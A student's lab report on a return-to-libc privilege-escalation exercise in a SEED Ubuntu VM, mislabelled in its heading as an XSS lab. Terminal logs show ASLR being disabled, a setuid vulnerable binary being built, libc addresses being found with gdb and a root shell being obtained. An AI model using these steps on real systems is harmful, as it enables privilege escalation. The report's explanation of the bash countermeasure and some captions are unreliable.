



CS5460 – BONUS ASSIGNMENT



APRIL 17, 2016

VARUN GATTU

A02092613

Cross site scripting (XSS) attack Lab

2. Lab Tasks

2.1. Lab Environment

Before we start the return to libc attack, similar to buffer overflow lab; we initially disable the address randomization feature of Ubuntu with the command shown in the following figure:



2.2. The Vulnerable Program

We then write a program which has buffer overflow vulnerability and try to exploit it. We create a buffer of size 12 and try to enter 40 characters into it. The program is compiled as shown:




```
[04/17/2016 21:08] seed@ubuntu:~/Desktop/try$ sudo su
[04/17/2016 21:08] root@ubuntu:/home/seed/Desktop/try# gcc -fno-stack-protector -o retlib retlib.c
[04/17/2016 21:08] root@ubuntu:/home/seed/Desktop/try# chmod 4755 retlib
[04/17/2016 21:08] root@ubuntu:/home/seed/Desktop/try# exit
exit
[04/17/2016 21:08] seed@ubuntu:~/Desktop/try$
```

The screenshot shows a terminal window on an Ubuntu desktop. The terminal output shows the user 'seed' running 'sudo su' to become root. Then, root runs 'gcc -fno-stack-protector -o retlib retlib.c' to compile a program. Next, root runs 'chmod 4755 retlib' to set permissions. Finally, root runs 'exit' to return to the user prompt. The user prompt is 'seed@ubuntu:~/Desktop/try\$'. The desktop background features the Ubuntu logo and the word 'ubuntu' in large, 3D letters.


2.3. Task 1: Exploiting the Vulnerability

Here, we try to exploit the vulnerability that we have from retlib program. We have tried to get the stack address using the overflow program. We find the addresses of system(), exit() and /bin/sh and input it to the exploit program. They are found using gdb compiler which is explained in the later part of the assignment.



```
[04/17/2016 19:31] seed@ubuntu:~/Desktop/try$ ./exploit_1
[04/17/2016 19:31] seed@ubuntu:~/Desktop/try$ ./retlib
[04/17/2016 19:31] seed@ubuntu:~/Desktop/try$ gdb ./retlib
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/try/retlib...(no debugging
symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x80484b6
(gdb) r
Starting program: /home/seed/Desktop/try/retlib


Breakpoint 1, 0x080484b6 in main ()
(gdb) p exit
$1 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) p system
$2 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p setuid
$3 = {<text variable, no debug info>} 0xb7ed8e40 <setuid>
(gdb) find &system,+9999999,"/bin/sh"
0xb7f80fb8
warning: Unable to access target memory at 0xb7fc74c0, halting sea
rch.
1 pattern found.
(gdb) █
```



The image shows a terminal window with a dark title bar containing menu items (File, Edit, View, Search, Terminal, Help) and system status (10:14 AM, Seed). The terminal output shows a GDB session for a program named 'retlib'. The user runs 'gdb ./retlib', which starts the GNU GDB debugger. The user then sets a breakpoint at 'main' and runs the program. The program exits, and the user prints the 'exit' variable, showing its memory address and value.

```
[04/17/2016 10:13] seed@ubuntu:~/Desktop/bonus_assignment$ gdb ./retlib
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/bonus_assignment/retlib...
(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x80484b6
(gdb) r
Starting program: /home/seed/Desktop/bonus_assignment/retlib


Breakpoint 1, 0x080484b6 in main ()
(gdb) p exit
$1 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb)
```


A screenshot of a terminal window on a Linux system. The window has a title bar with 'File Edit View Search Terminal Help' and a system tray on the right showing the time '10:09 AM' and the username 'Seed'. The terminal output shows the execution of 'gdb ./retlib', which displays the GNU GDB version (7.4-2012.04), copyright information, and license details. The user then sets a breakpoint at 'main' and runs the program. The program starts, and the breakpoint is hit. The user then prints the 'system' variable, showing its value as '0xb7e5f430'. The terminal window has a sidebar on the left with various application icons, and a large, colorful, abstract graphic is visible in the background on the right side.

```
[04/17/2016 10:07] seed@ubuntu:~/Desktop/bonus_assignment$ gdb ./retlib
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/Desktop/bonus_assignment/retlib...
(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x80484b6
(gdb) r
Starting program: /home/seed/Desktop/bonus_assignment/retlib

Breakpoint 1, 0x080484b6 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) █
```

Now, we compile the exploit program and then run both the exploit and the vulnerable program as follows:




The image shows a screenshot of an Ubuntu desktop environment. A terminal window is open, displaying the following commands and output:

```
[04/17/2016 19:35] seed@ubuntu:~/Desktop/try$ gcc -o exploit_1 exploit_1.c
[04/17/2016 19:36] seed@ubuntu:~/Desktop/try$ ./exploit_1
[04/17/2016 19:36] seed@ubuntu:~/Desktop/try$ ./retlib
sh-4.2#
```

The desktop background features a large, colorful, 3D-style Ubuntu logo. The left sidebar contains several application icons, including Firefox, LibreOffice Writer, LibreOffice Calc, LibreOffice Impress, a file manager, and the Dash icon. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help' options. The system status bar at the top right shows the time as 7:37 PM and the user as 'Seed'.

With the id command, we display the uid of the user as follows:



```
[04/17/2016 19:35] seed@ubuntu:~/Desktop/try$ gcc -o exploit_1 exploit_1.c
[04/17/2016 19:36] seed@ubuntu:~/Desktop/try$ ./exploit_1
[04/17/2016 19:36] seed@ubuntu:~/Desktop/try$ ./retlib
sh-4.2# uid
sh: uid: command not found
sh-4.2# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
sh-4.2#
```


2.4. Task 4: Protection in /bin/bash

Here, we make the /bin/sh point to /bin/bash and check if we will be able to get the root shell. Then we make small changes to the exploit program and add the uid to be zero. Then, we recompile and run the program. This will not lead to the root shell because bash has some feature which protects the stack.



```
[04/17/2016 21:00] seed@ubuntu:~/Desktop/try$ gcc -o exploit_2 exploitt_2.c
[04/17/2016 21:00] seed@ubuntu:~/Desktop/try$ ./exploit_2
[04/17/2016 21:00] seed@ubuntu:~/Desktop/try$ ./retlib
[04/17/2016 21:00] seed@ubuntu:~/Desktop/try$
```

2.5. Task 3: Address Randomization and Stack smash protection

Here, we enable the address randomization which was disabled in the 1st task and try to recompile and run the program. This time, we observe that we cannot achieve the root shell as shown in this image:



```
[04/17/2016 21:16] seed@ubuntu:~/Desktop/try$ sudo su
[04/17/2016 21:16] root@ubuntu:/home/seed/Desktop/try# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[04/17/2016 21:16] root@ubuntu:/home/seed/Desktop/try# exit
exit
[04/17/2016 21:16] seed@ubuntu:~/Desktop/try$ sudo su
[04/17/2016 21:16] root@ubuntu:/home/seed/Desktop/try# gcc -fno-stack-protector -o retlib retlib.c
[04/17/2016 21:16] root@ubuntu:/home/seed/Desktop/try# chmod 4755 retlib
[04/17/2016 21:16] root@ubuntu:/home/seed/Desktop/try# exit
exit
[04/17/2016 21:16] seed@ubuntu:~/Desktop/try$ gcc -o exploit_1 exploit_1.c
[04/17/2016 21:17] seed@ubuntu:~/Desktop/try$ ./exploit_1
[04/17/2016 21:17] seed@ubuntu:~/Desktop/try$ ./retlib
Segmentation fault (core dumped)
[04/17/2016 21:17] seed@ubuntu:~/Desktop/try$
```